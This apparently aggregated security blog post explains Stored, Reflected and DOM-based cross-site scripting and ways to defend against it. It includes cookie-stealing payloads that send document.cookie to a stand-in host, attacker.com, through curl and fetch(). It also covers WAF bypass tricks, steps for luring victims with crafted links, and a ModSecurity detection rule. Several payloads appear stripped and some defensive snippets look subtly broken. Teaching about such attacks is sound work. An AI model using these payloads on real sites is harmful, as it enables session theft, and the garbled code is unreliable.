
Listen to this Post
Introduction

Cross-Site Scripting (XSS) remains one of the most prevalent web security vulnerabilities, ranking consistently in the OWASP Top 10. This client-side injection attack occurs when untrusted data is improperly handled and rendered in a user’s browser, enabling attackers to execute malicious scripts in the context of a trusted application. Understanding the nuances between Stored, Reflected, and DOM-based XSS is essential for any cybersecurity professional, as each presents unique exploitation vectors and mitigation strategies. The fundamental principle that user input should never be trusted underpins all modern web application security practices.
Learning Objectives & Secrets
- Objective 1: Classify XSS Variants – Distinguish between Stored, Reflected, and DOM-based XSS by analyzing data flow patterns and application architecture. A secret tip is to examine HTTP request/response cycles—if the payload appears in the response body, it’s likely Reflected; if stored in a database, it’s Stored; if processed entirely client-side, it’s DOM-based.
-
Objective 2: Exploit XSS Vulnerabilities – Master practical exploitation techniques including cookie theft, session hijacking, keylogging, and automated CSRF payload delivery. The secret lies in understanding context-specific encoding: HTML, JavaScript, URL, and CSS contexts each require different encoding strategies to successfully execute.
-
Objective 3: Implement Robust Defenses – Deploy defense-in-depth strategies beyond input validation, including Content Security Policy (CSP) with nonce-based script sources, HttpOnly and Secure cookie flags, and automated SAST/DAST integration in CI/CD pipelines. A pro tip is to use frameworks like OWASP ESAPI for context-aware output encoding.
You Should Know
1. Deep Dive into Stored XSS: Persistent Attacks
Stored XSS occurs when malicious input is permanently stored on the target server, typically in a database, message forum, comment section, or user profile. The attacker injects a script that becomes part of the application’s persistent data store. Every time a user accesses the stored information, the malicious payload executes in their browser.
Step-by-step exploitation guide:
- Identify injection points: Locate input fields that store data (comments, profile fields, search logs)
- Craft the payload: Use `` as a basic test, then evolve to sophisticated payloads
- Test encoding bypasses: Use HTML entities, URL encoding, or double encoding to evade filters
– Example: `%3Cscript%3Ealert(‘XSS’)%3C%2Fscript%3E`
4. Persist the payload: Submit the data and observe if it’s stored in the database
5. Monitor execution: Access the vulnerable page as a normal user to confirm execution
Example vulnerable PHP code:
// VULNERABLE: No output encoding
echo "

<div>" . $_POST['comment'] . "</div>

";

// SECURE: HTML entity encoding
echo "

<div>" . htmlspecialchars($_POST['comment'], ENT_QUOTES, 'UTF-8') . "</div>

";
Linux command to test for XSS using curl:
curl -X POST http://vulnerable-site.com/submit-comment \
-d "comment=<script>document.location='http://attacker.com/steal?cookie='+document.cookie</script>"
2. Reflected XSS: Immediate Execution Vectors
Reflected XSS involves malicious input that is immediately returned by the application without storage, typically via search results, error messages, or URL parameters. The attack is delivered through phishing emails or crafted links that direct users to vulnerable pages.
Step-by-step exploitation guide:
- Identify reflection points: Test URL parameters that echo user input in responses
– Example: `http://target.com/search?q=test` returns “You searched for: test”
2. Craft malicious URL: Replace test with ``
3. Obfuscate the payload: Use URL encoding or short URLs to hide the attack
– URL-encoded: `%3Cscript%3Ealert(‘XSS’)%3C/script%3E`
4. Social engineering: Send the crafted link to victims via email or social media
5. Execute session hijacking: Use a payload that forwards cookies to your server
Advanced payload for session theft:
<script>
fetch('http://attacker.com/collect', {
method: 'POST',
mode: 'no-cors',
body: document.cookie
});
</script>
Windows PowerShell command to test reflected XSS:
Invoke-WebRequest -Uri "http://target.com/search?q=<script>alert(1)</script>" | Select-Object Content
Burp Suite configuration for automated XSS detection:
- Configure Burp’s Scanner to use “Active Scanner” with XSS checks enabled
- Create a custom intrusion payload list with various XSS vectors
- Set grep conditions to match error messages or unexpected behavior
- Analyze response differences to identify potential injection points
3. DOM-based XSS: Client-Side JavaScript Manipulation
DOM-based XSS occurs when client-side JavaScript processes untrusted data from the URL fragment or other client-side sources and writes it to the DOM without proper sanitization. The attack occurs entirely within the browser without server involvement.
Step-by-step exploitation guide:
- Identify sink sources: Look for JavaScript functions that use
document.write(),innerHTML,eval(), or `setTimeout()` with user-controlled data - Find sources: Locate
location.hash,document.referrer,window.name, or `document.URL`
3. Craft the payload: Target specific DOM elements with payloads
– Example: `http://target.com/page`
4. Test sink execution: Determine where user input flows into dangerous JavaScript functions
5. Exploit through frames: Use iframes to execute cross-origin attacks
Vulnerable JavaScript code:
// VULNERABLE: Directly writing hash to DOM
document.write(location.hash.substring(1));

// SECURE: Use DOM manipulation with textContent
var userInput = location.hash.substring(1);
document.getElementById('user-output').textContent = userInput;
DOM XSS detection script:
// Add to browser console to detect potential DOM XSS sinks
document.querySelectorAll('').forEach(el => {
if (el.innerHTML.includes('<script>') || el.innerHTML.includes('javascript:')) {
console.warn('Potential XSS found in:', el);
}
});
4. XSS Prevention: Defense-in-Depth Strategies
Implementing multiple layers of protection is crucial for effective XSS prevention. A single security control is never sufficient when dealing with sophisticated attackers.
Step-by-step implementation guide:
1. Implement context-aware output encoding:
- HTML context: `htmlspecialchars($input, ENT_QUOTES, ‘UTF-8’)`
– JavaScript context: JavaScript escape (\), Unicode escapes (\uXXXX) - URL context: URL encoding (
encodeURIComponent()) - CSS context: CSS hex escaping
2. Configure Content Security Policy (CSP):
 Nginx configuration
add_header Content-Security-Policy "default-src 'self'; script-src 'self' 'nonce-{random}' https://trusted-cdn.com; object-src 'none';" always;
3. Implement secure cookie attributes:
// PHP cookie with HttpOnly and Secure flags
setcookie('session', $sessionId, [
'httponly' => true,
'secure' => true,
'samesite' => 'Strict',
]);
Node.js Express security configuration:
const helmet = require('helmet');
app.use(helmet.contentSecurityPolicy({
directives: {
defaultSrc: ["'self'"],
scriptSrc: ["'self'", "'nonce-abc123'"],
styleSrc: ["'self'"],
imgSrc: ["'self'", "data:"],
objectSrc: ["'none'"],
}
}));
- Web Application Firewall (WAF) Rules and Bypass Techniques
Understanding WAF configurations helps both attackers and defenders. WAF rules can detect common XSS patterns, but attackers employ evasion techniques.
ModSecurity rule example for XSS detection:
 Detect XSS patterns
SecRule REQUEST_URI|REQUEST_BODY|ARGS|ARGS_NAMES "(<script|alert|onerror|onload)" \
"id:1000001,phase:1,deny,status:403,msg:'XSS Pattern Detected'"
Common WAF bypass techniques (for educational purposes only):
1. Case obfuscation: ``
2. Encoding: `%3Cscript%3Ealert(1)%3C/script%3E`
3. Alternative tags: ` `
`
4. Line breaks: `%0A` to break patterns
5. Double URL encoding: `%253Cscript%253E`
6. API Security and XSS in RESTful Services
Modern applications increasingly expose APIs that can also be vulnerable to XSS when rendering error messages or returning JSON with HTML content.
API testing with Postman:
- Create a POST request to an API endpoint
- Include XSS payloads in JSON body: `{“comment”:”“}`
3. Check responses for unescaped HTML content
4. Validate response headers for proper Content-Type
Secure API response handling:
 Flask API with proper JSON escaping
from flask import jsonify, escape

@app.route('/api/comment', methods=['POST'])
def add_comment():
user_input = request.json.get('comment')
 Properly escape before returning
safe_comment = escape(user_input)
return jsonify({'comment': safe_comment})
7. Automated XSS Detection Tools and CI/CD Integration
Integrating security testing into development pipelines ensures early detection of vulnerabilities.
DAST scanning with OWASP ZAP:
 Run ZAP in headless mode
zap-api-scan.py -t http://target.com -f openapi -r xss-report.html

Active scanning with custom XSS rules
zap-cli active-scan http://target.com/search?q=test
GitLab CI/CD integration for XSS detection:
 .gitlab-ci.yml
security_scan:
stage: test
script:
- npm install -g @cyclonedx/cdxgen
- cdxgen -o bom.json
- dependency-check --scan . --format JSON --out report.json
- zap-baseline.py -t $CI_ENVIRONMENT_URL
JavaScript security scanning with ESLint:
// .eslintrc.js configuration to detect XSS-prone patterns
module.exports = {
rules: {
'no-unsafe-innerhtml': 'error',
'no-document-write': 'warn'
}
};
What Undercode Say
- Key Takeaway 1: XSS prevention is fundamentally about understanding data flow—the journey from user input through server processing to client rendering must be secured at every stage, not just input validation.
-
Key Takeaway 2: The distinction between XSS types is critical because each requires different detection and mitigation strategies. Automated scanners often miss DOM-based XSS, making manual code review essential.
-
Key Takeaway 3: Content Security Policy provides a powerful last line of defense, but must be implemented with strict policies including nonce-based script sources, not just domain allowlisting.
-
Key Takeaway 4: Context matters in encoding—what works for HTML will fail in JavaScript contexts. Developers must use context-specific encoding libraries rather than generic escaping functions.
-
Key Takeaway 5: Modern applications require XSS defenses that extend beyond traditional web technologies to include mobile apps, APIs, and microservices architecture where data flows through multiple stages.
-
Key Takeaway 6: Security is not a one-time implementation but a continuous process. Regular audits, penetration testing, and staying updated with emerging XSS vectors are essential for maintaining security posture.
Prediction
-
+1: Organizations will increasingly adopt AI-powered WAF solutions that dynamically learn application behavior patterns to detect and block XSS attempts in real-time, reducing false positives significantly.
-
+1: The shift toward zero-trust architecture will drive development of client-side security controls that isolate third-party scripts, preventing XSS from compromising sensitive user data.
-
-1: As applications become more complex with microservices and third-party integrations, the attack surface for XSS will expand, with 40% of web applications remaining vulnerable due to insufficient security testing.
-
-1: The increasing use of client-side rendering frameworks (React, Angular, Vue) will introduce new XSS vectors that traditional server-side encoding methods cannot address, requiring a paradigm shift in security practices.
-
+1: Regulatory bodies and compliance frameworks will mandate stricter XSS prevention measures, driving adoption of security-by-design principles in software development lifecycles.
-
-1: The proliferation of AI-generated code and low-code platforms may introduce XSS vulnerabilities at scale as developers rely on automated tools without understanding security implications.
-
+1: Integration of security testing into CI/CD pipelines will become standard practice, enabling early detection and remediation of XSS vulnerabilities before production deployment.
-
-1: Attackers will increasingly target DOM-based XSS and WebSocket-based applications, areas where traditional WAF solutions and vulnerability scanners have limited visibility.
▶️ Related Video (86% Match):
https://www.youtube.com/watch?v=0KT5GDvdp6c
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eYfvr_sQ – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


